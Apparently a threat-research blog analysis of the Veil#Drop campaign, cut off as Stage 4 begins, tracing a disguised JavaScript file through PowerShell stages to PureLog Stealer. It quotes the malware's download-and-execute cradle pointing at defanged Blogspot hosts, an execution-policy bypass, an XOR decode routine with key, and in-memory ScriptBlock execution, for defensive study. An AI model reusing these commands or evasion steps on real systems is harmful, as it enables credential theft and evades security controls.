

Veil#Drop: Blogspot-Hosted PowerShell Loader

 securonix.com/blog/veildrop-blogspot-hosted-powershell-loader

July 1, 2026

Veil#Drop: Blogspot-Hosted PowerShell Loader Delivers PureLog Stealer Through XOR-Encoded In-Memory .NET Payloads

Securonix Threat Research — Akshay Gaikwad, Shikha Sangwan, Aaron Beardslee



TL;DR

Veil#Drop is a sophisticated multi-stage malware delivery framework that combines social engineering, compromised websites, malicious JavaScript launchers, PowerShell download cradles, and trusted cloud-hosted infrastructure to deploy PureLog Stealer entirely in memory. The infection chain begins with a deceptively named JavaScript file masquerading as a document (e.g., transcript.pdf.js), which executes through Windows Script Host and launches PowerShell with execution policy bypasses enabled. PowerShell then retrieves additional stages from attacker-controlled Blogspot pages, abusing Google's trusted infrastructure to blend malicious traffic with legitimate web activity and evade reputation-based security controls.

The campaign employs multiple layers of obfuscation and defense evasion. The initial Blogspot-hosted payload downloads a decoy document, removes evidence of execution, terminates selected processes,

and decrypts embedded content using a custom XOR routine. The decoded script dynamically generates additional Blogspot URLs, randomizes execution artifacts, and executes subsequent stages entirely in memory using PowerShell ScriptBlocks. A second-stage loader contains XOR-encoded .NET assemblies stored as large embedded data blobs that are reconstructed and decrypted at runtime, preventing straightforward static analysis and reducing the effectiveness of signature-based detection mechanisms.

After decoding, the recovered assemblies are executed through .NET reflection using `Reflection.Assembly::Load()`, allowing malware execution without writing traditional PE files to disk. To maximize execution reliability, the framework includes multiple fallback mechanisms that abuse trusted Microsoft-signed binaries such as `RegSvcs`, `InstallUtil`, `MSBuild`, `CSC`, `VBC`, `ILAsm`, and `AspNet_Compiler`. This LOLBIN-based execution strategy enables the malware to blend into legitimate administrative activity while bypassing application control and allowlisting solutions.

Analysis of the decoded payloads confirmed the deployment of PureLog Stealer, a .NET-based information-stealing malware family designed to harvest browser credentials, cookies, autofill data, browsing history, cryptocurrency wallet information, and system reconnaissance data. The combination of compromised websites, multi-extension masquerading, trusted cloud services, XOR-obfuscated payloads, reflective .NET loading, fileless execution, and LOLBIN abuse demonstrates a deliberate effort to evade traditional antivirus solutions, reduce forensic artifacts, and maintain operational stealth throughout the infection lifecycle.

VEIL#DROP Introduction

Threat actors continue to refine malware delivery techniques by combining trusted cloud infrastructure, native operating system components, script-based execution, and memory-resident payloads to evade modern security controls. Rather than relying on a single malicious executable, contemporary malware campaigns increasingly employ multi-stage infection chains where each component performs a narrowly defined task before handing execution to the next stage. This modular architecture not only complicates analysis and incident response efforts but also significantly reduces the visibility of malicious activity to traditional antivirus solutions and file-based detection mechanisms.

Securonix Threat Research analyzed a sophisticated malware delivery framework we named Veil#Drop, a multi-stage campaign that leverages compromised websites, deceptive document-themed JavaScript files, PowerShell download cradles, and Blogspot-hosted infrastructure to ultimately deploy PureLog Stealer. The attack chain begins with victims executing a malicious JavaScript file disguised as a legitimate document, such as `transcript.pdf.js`. Once launched through Windows Script Host (`wscript.exe`), the script spawns PowerShell with execution policy bypasses enabled and retrieves additional stages directly from attacker-controlled Blogspot pages. These stages contain XOR-obfuscated payloads, dynamically generated execution logic, and encoded .NET assemblies that are decoded only at runtime and executed entirely in memory.

A notable characteristic of Veil#Drop is its extensive use of trusted infrastructure and legitimate Windows functionality. Rather than hosting malware on suspicious domains, the attackers abuse Google-owned Blogspot pages to stage and distribute payloads. The framework further incorporates execution policy bypasses, PowerShell reflection, ScriptBlock execution, custom XOR-based payload protection, and

memory-only .NET assembly loading to reduce forensic artifacts and evade traditional detection technologies. The malware also leverages trusted Microsoft .NET utilities—including RegSvcs, InstallUtil, MSBuild, CSC, VBC, and AspNet_Compiler—as fallback execution mechanisms, ensuring successful payload deployment even in environments where primary execution methods are blocked.

During our investigation, we observed a carefully orchestrated infection chain involving multiple stages, including transcript.pdf.js, phud.dudus.docx.pdf.olp.sys, and niple.docx.odp.pdf.sys, each contributing specific functionality to the overall attack. The initial loader establishes execution, subsequent PowerShell stages perform environment preparation and payload decryption, and later stages reconstruct XOR-obfuscated .NET assemblies before executing them directly from memory using Reflection.Assembly::Load(). This approach eliminates the need to write traditional executable files to disk and significantly reduces opportunities for static detection and forensic recovery.

Analysis of the decoded assemblies confirmed the deployment of PureLog Stealer, a .NET-based information-stealing malware family designed to harvest browser credentials, cookies, autofill data, browsing history, cryptocurrency wallet information, and system reconnaissance data. The combination of compromised websites for initial access, multi-extension masquerading techniques, trusted cloud-hosted staging infrastructure, XOR-obfuscated payloads, reflective assembly loading, fileless execution, and LOLBIN abuse demonstrates a deliberate effort to bypass reputation-based security controls, evade behavioral detection mechanisms, and maintain operational stealth throughout the attack lifecycle.

This research provides a comprehensive technical breakdown of the Veil#Drop infection chain, examines each stage of execution in detail, analyzes the underlying obfuscation and loading mechanisms, and highlights behavioral detection opportunities that defenders can leverage to identify and disrupt similar malware delivery frameworks before credential theft and data exfiltration occur.

Key Findings

- **Compromised Websites for Initial Access:** Veil#Drop leverages compromised websites to distribute malicious JavaScript files, allowing attackers to blend into legitimate web traffic while avoiding direct malware hosting.
- **Blogspot Infrastructure Abuse:** The campaign abuses multiple Blogspot-hosted URLs to stage and deliver payloads, taking advantage of trusted Google-owned infrastructure to bypass reputation-based detections.
- **Multi-Stage PowerShell Execution:** The infection chain relies on PowerShell download cradles using Invoke-RestMethod and Invoke-Expression to retrieve and execute payloads directly in memory.
- **XOR-Obfuscated Payloads:** Embedded PowerShell and .NET payloads are protected using custom XOR encoding and decoded only at runtime, complicating static analysis and signature-based detection.
- **Fileless .NET Execution:** Decoded assemblies are loaded directly into memory using Reflection.Assembly::Load(), eliminating the need for traditional executable files and reducing forensic artifacts.

- **LOLBIN-Based Execution Fallbacks:** The loader abuses trusted Microsoft .NET utilities including RegSvcs, InstallUtil, MSBuild, CSC, VBC, and AspNet_Compiler to maximize execution success and evade application control mechanisms.
- **PureLog Stealer Deployment:** Analysis of the recovered .NET assemblies confirmed the delivery of PureLog Stealer, a credential and information-stealing malware family targeting browser credentials, cookies, cryptocurrency wallets, and sensitive user data.
- **Multi-Extension Masquerading:** The campaign employs deceptive filenames such as transcript.pdf.js, phud.dudus.docx.pdf.olp.sys, and niple.docx.odp.pdf.sys to disguise malicious content as legitimate documents.
- **Defense Evasion by Design:** The combination of trusted cloud infrastructure, memory-only execution, XOR obfuscation, reflective assembly loading, artifact cleanup, and LOLBIN abuse demonstrates a deliberate effort to evade both traditional antivirus solutions and modern endpoint detection technologies.

Initial Infection: Compromised Website Redirect

The Veil#Drop infection chain begins with a deceptively named JavaScript file designed to masquerade as a legitimate document and trick users into initiating the attack. During analysis, we observed the initial payload delivered as:

FILENAME

transcript.pdf.js




Figure 1 Hidden file extension masking transcript.pdf.js as a PDF in Windows Explorer

At first glance, the filename appears to represent a harmless PDF document, a common file type frequently exchanged in both personal and business environments. Threat actors intentionally leverage document-themed filenames because users are generally accustomed to opening files related to transcripts, invoices, purchase orders, shipping notices, contracts, and financial records. By embedding a legitimate-looking document extension within the filename, attackers significantly reduce suspicion and increase the likelihood of user interaction.

The effectiveness of this technique relies heavily on a default Windows behavior that hides known file extensions. On many systems, Windows Explorer is configured with the following setting:

REGISTRY

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\HideFileExt = 1
```

When this setting is enabled, Windows suppresses the display of extensions for recognized file types. As a result, users may see only transcript.pdf, even though the actual filename is transcript.pdf.js.

From the victim's perspective, the file appears to be a standard PDF document. In reality, Windows identifies the file as a JavaScript script and executes it through Windows Script Host (wscript.exe) when opened. This creates a dangerous mismatch between what the user believes they are opening and what the operating system actually executes.

This technique is a classic example of multi-extension masquerading, a long-standing social engineering tactic frequently employed by malware operators. Rather than exploiting a software vulnerability, the attacker exploits user trust and familiarity with common document formats. Because the malicious file visually resembles a document, victims are far more likely to double-click it without verifying its true extension.

The campaign further increases its credibility by distributing these files through compromised websites. Instead of hosting malware directly on attacker-controlled infrastructure, Veil#Drop leverages legitimate websites that have been compromised and weaponized to deliver malicious content. This approach allows the attackers to blend malicious downloads into normal web browsing activity while avoiding many domain-reputation and URL-filtering controls. Users interacting with these websites often believe they are accessing legitimate content and have little reason to suspect that a downloaded file is malicious.

Although the JavaScript file itself contains relatively little functionality, it serves as the critical entry point into the larger infection chain. Once executed, it launches Windows Script Host, spawns PowerShell with execution policy bypasses enabled, and initiates communication with attacker-controlled Blogspot infrastructure to retrieve the next stage of the malware. This lightweight launcher design minimizes the size and complexity of the initial payload while enabling the attacker to dynamically retrieve and update subsequent stages as needed.

By combining compromised website delivery, hidden file extensions, document-themed naming conventions, and native Windows scripting engines, Veil#Drop establishes a highly effective initial access mechanism that relies on user deception rather than software exploitation. This approach allows the campaign to achieve execution while maintaining a low profile and avoiding many traditional malware detection techniques.

Stage 1: JavaScript-Based Execution

Once the victim double-clicks the malicious file, Windows identifies the .js extension and automatically launches the script through Windows Script Host (WSH). Depending on the system configuration, the script is executed by either wscript.exe or cscript.exe, both legitimate Microsoft components designed to run administrative and automation scripts. During analysis, the execution chain was observed as:

PROCESS CHAIN

wscript.exe

└─ powershell.exe

This parent-child process relationship represents one of the earliest behavioral indicators of compromise within the Veil#Drop infection chain. While both wscript.exe and powershell.exe are legitimate Windows utilities, attackers frequently abuse them because they provide a trusted execution path that avoids the need to deliver a traditional executable payload.



Figure 2 Contents of transcript.pdf.js — the lightweight JavaScript launcher

The JavaScript file itself contains very little malicious functionality. Instead of having embedded malware, the script acts as a lightweight launcher whose sole purpose is to transfer execution to PowerShell and initiate communication with attacker-controlled infrastructure. A simplified representation of the launcher resembles:

JAVASCRIPT

```
var shell = new ActiveXObject("WScript.Shell");
shell.Run(
```

```
'powershell.exe -ExecutionPolicy Bypass -Command "<payload>"',  
0,  
false  
);
```

Using the WScript.Shell ActiveX object, the script launches PowerShell with execution policy restrictions disabled. This allows subsequent stages to execute regardless of local PowerShell security settings. The observed PowerShell command retrieved the next stage directly from Blogspot infrastructure:

POWERSHELL

```
powershell.exe -ExecutionPolicy Bypass -Command "  
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12;  
Invoke-Expression ( Invoke-RestMethod  
https://htlwub00klocate[.]blogspot[.]com/phud.dudus.docx.pdf.olp.sys );  
"
```

Several aspects of this command are noteworthy. First, the script explicitly enables TLS 1.2 to ensure successful HTTPS communication with the remote server:

POWERSHELL

```
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
```

Next, the malware uses a classic PowerShell download cradle:

POWERSHELL

```
Invoke-Expression ( Invoke-RestMethod <URL> )
```

Invoke-RestMethod retrieves the remote content directly into memory, while Invoke-Expression immediately executes the downloaded content as PowerShell code. This approach provides several advantages to the attacker:

- No executable files are downloaded.
- No PowerShell scripts are written to disk.
- Payloads can be updated remotely at any time.
- Traditional file-based security controls have fewer artifacts to inspect.

The JavaScript immediately transfers execution to PowerShell because PowerShell provides significantly greater capabilities than Windows Script Host alone. Once PowerShell is running, the attacker gains access to advanced functionality including:

- Network communication
- HTTPS payload retrieval
- In-memory execution
- Reflection-based .NET loading
- Dynamic code generation
- Runtime decryption

- Process manipulation
- Registry interaction

Most importantly, PowerShell enables the malware to continue operating entirely in memory without relying on traditional executable files. From an operational perspective, the JavaScript stage is intentionally disposable. Once PowerShell is successfully launched and retrieves the next-stage payload from [https://htlwub00klocate\[.\]blogspot\[.\]com/phud.dudus.docx.pdf.olp.sys](https://htlwub00klocate[.]blogspot[.]com/phud.dudus.docx.pdf.olp.sys), the JavaScript's role is complete. The remainder of the attack chain—including payload decryption, reflective assembly loading, Blogspot staging, and PureLog deployment—is handled by subsequent PowerShell stages.

This design significantly reduces the complexity of the initial payload while allowing the attackers to leverage PowerShell as a powerful in-memory execution framework. By combining Windows Script Host, PowerShell execution policy bypasses, and trusted Blogspot infrastructure, Veil#Drop establishes a stealthy foothold that serves as the foundation for the remainder of the malware delivery process.

Stage 2: PowerShell Download Cradle and Blogspot Staging

Following the successful execution of the JavaScript launcher, control is transferred to PowerShell, which initiates the next stage of the Veil#Drop infection chain. Unlike traditional malware that downloads a standalone executable, Veil#Drop relies on a PowerShell download cradle to retrieve and execute remote content directly from attacker-controlled infrastructure. This approach enables the malware to remain largely fileless while minimizing artifacts that could be detected by antivirus or endpoint security solutions. The first PowerShell command observed during analysis was:

POWERSHELL

```
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12;
Invoke-Expression ( Invoke-RestMethod
https://htlwub00klocate[.]blogspot[.]com/phud.dudus.docx.pdf.olp.sys );
Start-Sleep -Seconds 17
```

At first glance, the command appears relatively simple. However, each component performs a specific role in establishing a stealthy and resilient malware delivery mechanism.

Enforcing TLS 1.2 Communication

The first operation configures PowerShell to use TLS 1.2 for outbound HTTPS communications:

POWERSHELL

```
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
```

This ensures that encrypted communications with the remote server succeed regardless of the system's default TLS configuration. Older Windows systems may attempt to negotiate outdated protocols such as TLS 1.0 or SSL, which many modern services reject. By explicitly forcing TLS 1.2, the attacker guarantees reliable communication with the Blogspot-hosted payload infrastructure. Although this command is not inherently malicious and is frequently observed in administrative scripts, it is commonly abused by malware families that rely on HTTPS-based payload retrieval.

Downloading the Next Stage Directly into Memory

The next component uses PowerShell's `Invoke-RestMethod` cmdlet:

POWERSHELL

```
Invoke-RestMethod https://htlwub00klocate[.]blogspot[.]com/phud.dudus.docx.pdf.olp.sys
```

`Invoke-RestMethod` is typically used by administrators and developers to interact with REST APIs and retrieve remote content. In this campaign, however, the command is used to download attacker-controlled PowerShell code directly from Blogspot. Unlike traditional malware downloaders that save a file to disk before execution, the downloaded content is stored entirely within memory—no `.ps1`, `.exe`, or `.dll` file is written to the filesystem during this stage. This provides several advantages to the attacker:

- Reduces forensic artifacts.
- Avoids file-scanning engines.
- Limits opportunities for antivirus inspection.
- Enables rapid payload updates without modifying the initial infection chain.

The remote file itself is disguised using a deceptive multi-extension filename, `phud.dudus.docx.pdf.olp.sys`. While the filename appears to reference document and system file extensions, it actually contains PowerShell code designed to execute the next stage of the infection.

Immediate Execution Using `Invoke-Expression`

The output from `Invoke-RestMethod` is passed directly into `Invoke-Expression`, resulting in:

POWERSHELL

```
Invoke-Expression ( Invoke-RestMethod <URL> )
```

This is one of the most common PowerShell malware execution patterns observed across modern fileless malware campaigns. Conceptually, the operation can be simplified as:

FLOW

Download

↓

Execute

The downloaded script is immediately interpreted and executed without ever being stored as a file. This execution model provides a significant advantage to the attacker because traditional endpoint security controls often focus on files being written to disk. Since the payload only exists in memory, detection becomes substantially more difficult.

From a defensive perspective, the combination of `Invoke-RestMethod` + `Invoke-Expression` should be considered highly suspicious, particularly when observed in conjunction with PowerShell execution policy bypasses, encoded commands, or communication with external infrastructure.

Execution Delay and Sandbox Evasion

The final command introduces an intentional execution delay:

POWERSHELL

Start-Sleep -Seconds 17

While seemingly harmless, execution delays are frequently used as a sandbox evasion technique. Many automated analysis environments execute samples for a limited period of time before terminating them.

By inserting delays between stages, attackers attempt to:

- Outlast automated sandboxes.
- Reduce behavioral visibility.
- Delay malicious actions until after initial analysis.
- Break simplistic detection workflows.

Although a 17-second delay is relatively short, it demonstrates the attacker's awareness of automated analysis systems and forms part of a broader defense evasion strategy used throughout the campaign.

Why Blogspot?

One of the most interesting aspects of Veil#Drop is the deliberate abuse of Google's Blogspot platform as a malware staging service. During analysis, multiple Blogspot domains were observed serving different stages of the attack:

INDICATORS

htlwub00klocate[.]blogspot[.]com

cpyzaramay26[.]blogspot[.]com

Rather than deploying attacker-owned infrastructure, the threat actors leverage a legitimate and trusted cloud service to host malicious content. This provides several operational advantages:

- Google-owned infrastructure
- Strong domain reputation
- Valid SSL certificates
- Globally trusted hosting
- Difficult to block without affecting legitimate users

From a network monitoring perspective, traffic directed toward Blogspot often appears far less suspicious than traffic directed toward newly registered or low-reputation domains. Traditional malware traffic often resembles:

FLOW

PowerShell

↓

random-malware-domain[.]com

which can trigger reputation-based detections. In contrast, Veil#Drop communications appear as:

FLOW

PowerShell



Google Blogspot

making malicious activity significantly more difficult to distinguish from legitimate web traffic. This abuse of trusted cloud infrastructure is becoming increasingly common across modern malware campaigns because it enables attackers to blend malicious operations into everyday internet activity while reducing the effectiveness of domain-based security controls.

Why This Stage Matters

This stage represents the first truly fileless component of the Veil#Drop infection chain. The JavaScript launcher merely transfers execution to PowerShell, but Stage 2 establishes the framework's core delivery mechanism. At this point, the malware has successfully:

- Established encrypted communication.
- Contacted attacker-controlled infrastructure.
- Downloaded malicious content.
- Executed code directly from memory.
- Avoided creating traditional executable artifacts.
- Leveraged trusted cloud services to reduce suspicion.

By the time Stage 2 completes, the malware has transitioned from a simple JavaScript launcher into a fully dynamic PowerShell-based delivery framework capable of retrieving, decoding, and executing additional payloads entirely in memory. This capability forms the foundation for the subsequent XOR-obfuscated loader stages and the eventual deployment of PureLog Stealer.

Stage 3: Analysis of phud.dudus.docx.pdf.olp.sys

Following the successful execution of the initial PowerShell download cradle, the malware retrieves the next stage from Blogspot infrastructure:

URL

[https://htlwub00klocate\[.\]blogspot\[.\]com/phud.dudus.docx.pdf.olp.sys](https://htlwub00klocate[.]blogspot[.]com/phud.dudus.docx.pdf.olp.sys)

The downloaded payload uses a deliberately deceptive filename, `phud.dudus.docx.pdf.olp.sys`, that appears to reference multiple legitimate file formats, including Microsoft Word documents (`.docx`), PDF files (`.pdf`), and Windows system drivers (`.sys`). However, this naming convention is intentionally deceptive. The file is neither a document nor a driver; instead, it contains PowerShell code acting as a sophisticated second-stage loader.


```
try {
    $currentPolicy = Get-ExecutionPolicy -Scope Process
    Write-Host "Current Execution Policy (Process): $currentPolicy"
    if ($currentPolicy -ne 'Unrestricted') {
        Set-ExecutionPolicy -Scope Process -ExecutionPolicy Unrestricted -Force
        Write-Host "Execution Policy set to Unrestricted (Process scope)."
```

Figure 4 PowerShell execution policy bypass scoped to the current process

By targeting the Process scope, the malware avoids making persistent changes to system configuration. This provides several advantages:

- No requirement for administrative privileges
- No permanent registry modifications
- Reduced forensic footprint
- Immediate execution flexibility

This ensures that all subsequent PowerShell stages execute without restriction while minimizing observable changes on the system.

Decoy Document Delivery

To distract the user and obscure malicious activity, the loader downloads a benign webpage:



Figure 6 Selective termination of scripting and .NET-related processes

In addition to terminating these processes by name, the malware performs process enumeration using `Get-CimInstance Win32_Process` to identify running processes on the system. It specifically looks for processes executing from standard .NET framework directories such as `C:\Windows\Microsoft.NET\Framework\v2.0.50727` and `C:\Windows\Microsoft.NET\Framework\v4.0.30319`, and forcibly terminates them. This approach ensures that the execution environment is cleared of potentially conflicting or pre-existing .NET processes, allowing the malware to maintain control, reduce interference, and prepare a stable environment for subsequent payload execution stages.

OBJECTIVES OF PROCESS TERMINATION

- **Artifact Removal:** terminates `wscript.exe` to eliminate traces of the initial launcher.
- **Execution Control:** prevents duplicate or conflicting script execution.
- **Interference Reduction:** clears existing .NET processes that may interfere with LOLBIN execution.
- **Operational Stability:** ensures a clean execution environment for the next stage.

Anti-Forensics: Artifact Removal

As part of its cleanup and defense evasion strategy, the loader actively removes artifacts associated with the initial infection stage. One of the key actions observed is the deletion of JavaScript files from the user's Downloads directory:




Figure 7 Deletion of the initial JavaScript launcher from the Downloads directory

This operation specifically targets the original malicious launcher, such as transcript.pdf.js. By removing the initial payload after execution, the malware eliminates one of the most critical pieces of evidence that could be used during incident response. This significantly complicates forensic analysis, as investigators can no longer rely on file-based artifacts to reconstruct the attack chain. Instead, they must depend on endpoint telemetry, process execution logs, PowerShell logging, and memory analysis to understand how the compromise occurred.

This technique highlights a deliberate anti-forensics approach designed to reduce visibility, hinder root cause analysis, and delay detection by removing clear indicators of the initial infection vector.

XOR Payload Decryption

A critical component of this stage is the decryption of an embedded payload that is deliberately concealed within the script to evade detection and analysis. Rather than storing the payload in a recognizable format such as Base64 or a raw executable, the loader embeds it as an obfuscated data blob and applies a custom XOR-based decoding routine at runtime.



Figure 8 The embedded XOR-encoded payload and its runtime decryption routine

The script defines a key and an encrypted byte array:

POWERSHELL

```
$k = [Text.Encoding]::UTF8.GetBytes("Lund@@@12345")
$b = (...)
```

The variable \$k represents the XOR key, converted into a byte array, while \$b contains the encoded payload data. The decryption process iterates over each byte in the payload and applies a bitwise XOR operation using a repeating key pattern:

POWERSHELL

```
0..($b.Count-1) | % {
    $b[$_] = $b[$_] -bxor $k[$_ % $k.Count]
}
```

In this loop, each byte in the payload is XOR'd with the corresponding byte from the key, repeating the key as necessary across the entire dataset. This operation transforms the seemingly random data into its original form. Once the decryption is complete, the byte array is converted back into a readable PowerShell script:

POWERSHELL

```
$s = [Text.Encoding]::UTF8.GetString($b)
```

At this point, the previously hidden payload becomes executable code that can be processed by subsequent stages of the malware.

PURPOSE OF XOR OBFUSCATION

The use of XOR-based obfuscation provides several advantages for the attacker:

- **Prevents direct inspection:** the payload cannot be easily read or understood without decoding.
- **Avoids signature-based detection:** security tools cannot match known patterns or signatures within the encrypted data.
- **Conceals critical components:** embedded URLs, commands, and execution logic remain hidden until runtime.
- **Complicates reverse engineering:** analysts must first identify and reconstruct the decoding routine before accessing the actual payload.

Without performing the decoding process, the payload appears as meaningless or random data, significantly increasing the difficulty of analysis and delaying detection. This technique is widely used in modern malware to protect critical stages of execution and maintain stealth throughout the infection lifecycle.

Dynamic Stage Generation

Following successful XOR decryption, the loader transitions into one of the most evasive components of the Veil#Drop framework: dynamic stage generation combined with runtime mutation. Rather than using static indicators such as hardcoded URLs or predictable execution patterns, the malware constructs the next-stage payload location dynamically during execution.

[illegible]

Figure 9 Runtime construction of the dynamic next-stage Blogspot URL

The loader builds the next-stage URL at runtime, resulting in variations such as:

URL

`https://cpyzaramay26[.]blogspot[.]com////////niple.docx.odp.pdf.sys`

A key characteristic of this construction is the insertion of a random number of forward slashes within the URL path. This randomness ensures that each execution produces a unique URL string, even though it ultimately resolves to the same hosted payload. This technique provides several advantages to the attacker:

- Each execution generates a unique indicator, preventing reliable IOC-based blocking.
- Static URL signatures become ineffective.
- URL-based filtering systems struggle to normalize and detect the pattern.
- Threat intelligence feeds become less actionable due to variability.

This dynamic URL generation significantly reduces the effectiveness of traditional detection methods that rely on known malicious domains or fixed URL patterns.

Runtime Mutation and Polymorphism

In addition to dynamic URL generation, the decoded script introduces further variability through runtime mutation. The malware replaces placeholder values within the script with randomly generated strings and values during execution. Observed substitutions include:

POWERSHELL

`Replace('abc', <random string>)`

`Replace('ghi', <random string>)`

`Replace('phuditimmer', <random number>)`

`Replace('phuditaskhai', <random task name>)`

Examples of generated values:

VALUES

`instuite25`

`instuite43`

`instuite67`

This approach introduces polymorphic behavior, where each execution produces slightly different script content, variable names, and identifiers. As a result:

- File hashes change across executions.
- Script signatures become unreliable.
- Pattern-based detection is weakened.
- Behavioral analysis becomes more critical.

Even though the underlying logic remains consistent, the observable characteristics of the malware change each time it runs, making it significantly more difficult to detect using static techniques.

In-Memory Script Execution

After dynamically generating and mutating the script content, the loader executes the payload entirely in memory using:

```
POWERSHELL  
& ([ScriptBlock]::Create($scriptContent))
```

This is a critical step in maintaining a fileless execution chain. The script is never written to disk as a .ps1 file, nor is it stored as an executable. Instead, it is constructed as a string in memory and immediately executed by PowerShell. The full execution flow can be summarized as:

EXECUTION FLOW

Encrypted Blob

↓

XOR Decode

↓

Script Reconstruction

↓

Runtime Mutation

↓

ScriptBlock::Create()

↓

In-Memory Execution

Key Characteristics of This Stage

This stage reinforces several core design principles of the Veil#Drop framework:

- **No disk artifacts:** no script or executable file is written to disk.
- **Memory-resident execution:** all payloads are executed directly in memory.
- **Dynamic behavior:** URLs and script content change on each run.
- **Evasion-focused design:** avoids reliance on static indicators.

By the end of this phase, the loader has successfully prepared and executed the next-stage payload, niple.docx.odp.pdf.sys, without leaving traditional forensic artifacts. This stage represents the bridge between obfuscated payload delivery and full .NET assembly execution, enabling Veil#Drop to maintain stealth while progressing toward final payload deployment.

Stage 4: Analysis of niple.docx.odp.pdf.sys

Following the execution of the first-stage PowerShell loader (phud.dudus.docx.pdf.olp.sys), the malware dynamically constructs and retrieves the next-stage payload from Blogspot infrastructure:

URL
